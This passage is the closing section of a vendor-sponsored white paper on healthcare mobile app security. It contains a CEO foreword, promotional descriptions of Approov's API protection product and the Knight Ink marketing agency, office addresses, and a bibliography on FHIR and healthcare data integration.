unprecedented times.

In the summer of 2020 we began to wonder if the necessity to deploy remote healthcare services was obscuring the need to protect the personal data that underpins it. Although EHR data tends to get most of the spotlight, we were and continue to be concerned about protecting the full range of personal healthcare data, everything from fitness analytics to mental health status, because we appreciate the personal damage that can be done if this data enters the public domain.

Sponsoring independent research is a key mechanism that we can use to test our hypothesis and this is why we have been working with Knight Ink. We started talking to Alissa about performing research on the security of mobile apps in healthcare in the summer of 2020. Her track record in performing security research in mobile centric regulated industries has made her the perfect partner in this mission.

We truly hope that this research will raise the profile of all the security challenges around protecting personal healthcare and that industry stakeholder swill be decisive in adopting some or all of the recommendations contained in this document. Only then can we collectively look after the real victims of healthcare data breaches, the patients.

David Stewart CEO of Approov

About Approov

The creation of Approov API Threat Management was driven by the realization that explosive growth in mobile app and API deployments meant that traditional web and network security solutions were no longer effective. We knew there was a pressing need for a new approach to protect mobile APIs. The Approov solution went live for customers in 2017 after two years focused on perfecting techniques to ensure that only genuine mobile app instances can access your APIs.

Approov (www.approov.io) provides a run-time shielding solution which is easy to deploy and protects your APIs and the channel between your apps and APIs from any automated attack. It uses a cryptographically signed “Approov token” to allow the app to provide proof that it has passed the runtime shielding process. Integration involves including an SDK in your mobile app and adding an Approov token check in your backend API implementation. A full set of frontend and backend Quickstarts are available to facilitate integration with common native and cross-platform development environments.

By ensuring only an untampered genuine mobile app running in an uncompromised environment can access the API, Approov prevents the exploitation at scale of:

Stolen user identity credentials. Vulnerabilities in your apps or APIs, irrespective of whether the vulnerabilities are already known, uncovered through testing or “zero-day”. Malicious business logic manipulation of the API.
Woman-in-the-Middle attacks.

More information about Approov in Healthcare can be found here:
https://www.approov.io/market/mhealth

CriticalBlue UK (HQ)
181 The Pleasance
Edinburgh, EH8 9RU
United Kingdom

CriticalBlue USA
2033 Gateway Place, 6th Floor
San Jose, CA 95110
USA

ABOUT **KNIGHT INK**

Knight Ink is a content strategy, creation, and influencer marketing agency founded for category leaders and challenger brands in cybersecurity to fill current gaps in content and community management. We help vendors create and distribute their stories to the market in the form of written and visual storytelling through white papers and filmmaking drawn from 20+ years of experience working with global brands in cybersecurity.

Knight Ink balances pragmatism with thought leadership and community management that amplifies a brand's reach, breeds customer delight and loyalty, and delivers creative experiences in written and visual content in cybersecurity. Amid a sea of monotony, we help cybersecurity vendors unfurl, ascertain, and unfetter truly distinct positioning that drives accretive growth through amplified reach and customer loyalty using written and visual experiences.

Las Vegas Studio
1980 Festival Plaza Drive
Suite 300
Las Vegas, NV 89135
www.knightinkmedia.com

BIBLIOGRAPHY

May, T. M. (2021, September 29). *The Fragmentation of Health Data*. Datavant. https://datavant.com/resources/blog/the-fragmentation-of-health-data

Microsoft. (n.d.). *Azure Healthcare APIs – FHIR and DICOM*. Microsoft Azure. Retrieved October 13, 2021, from https://azure.microsoft.com/en-us/services/healthcare-apis/#overview

1UpHealth. (n.d.). *EHR & HL7 Integration*. Retrieved October 13, 2021, from https://1up.health/product/ehr-hl7-integration

Prolifics. (2021, September 29). *History of FHIR (Fast Healthcare Interoperability Resources)*. https://prolifics.com/history-of-fhir/

Redox. (2020, September 14). *What is SMART on FHIR?*https://www.redoxengine.com/blog/what-is-smart-on-fhir/

Healthcare IT Integration Market. (n.d.). Global Forecast to 2025 | MarketsandMarkets. Retrieved October 13, 2021, from https://www.marketsandmarkets.com/Market-Reports/healthcare-it-integration-market-228536178.html

Knight Ink, LLC
1980 Festival Plaza Drive
Suite 300
Las Vegas, NV 89138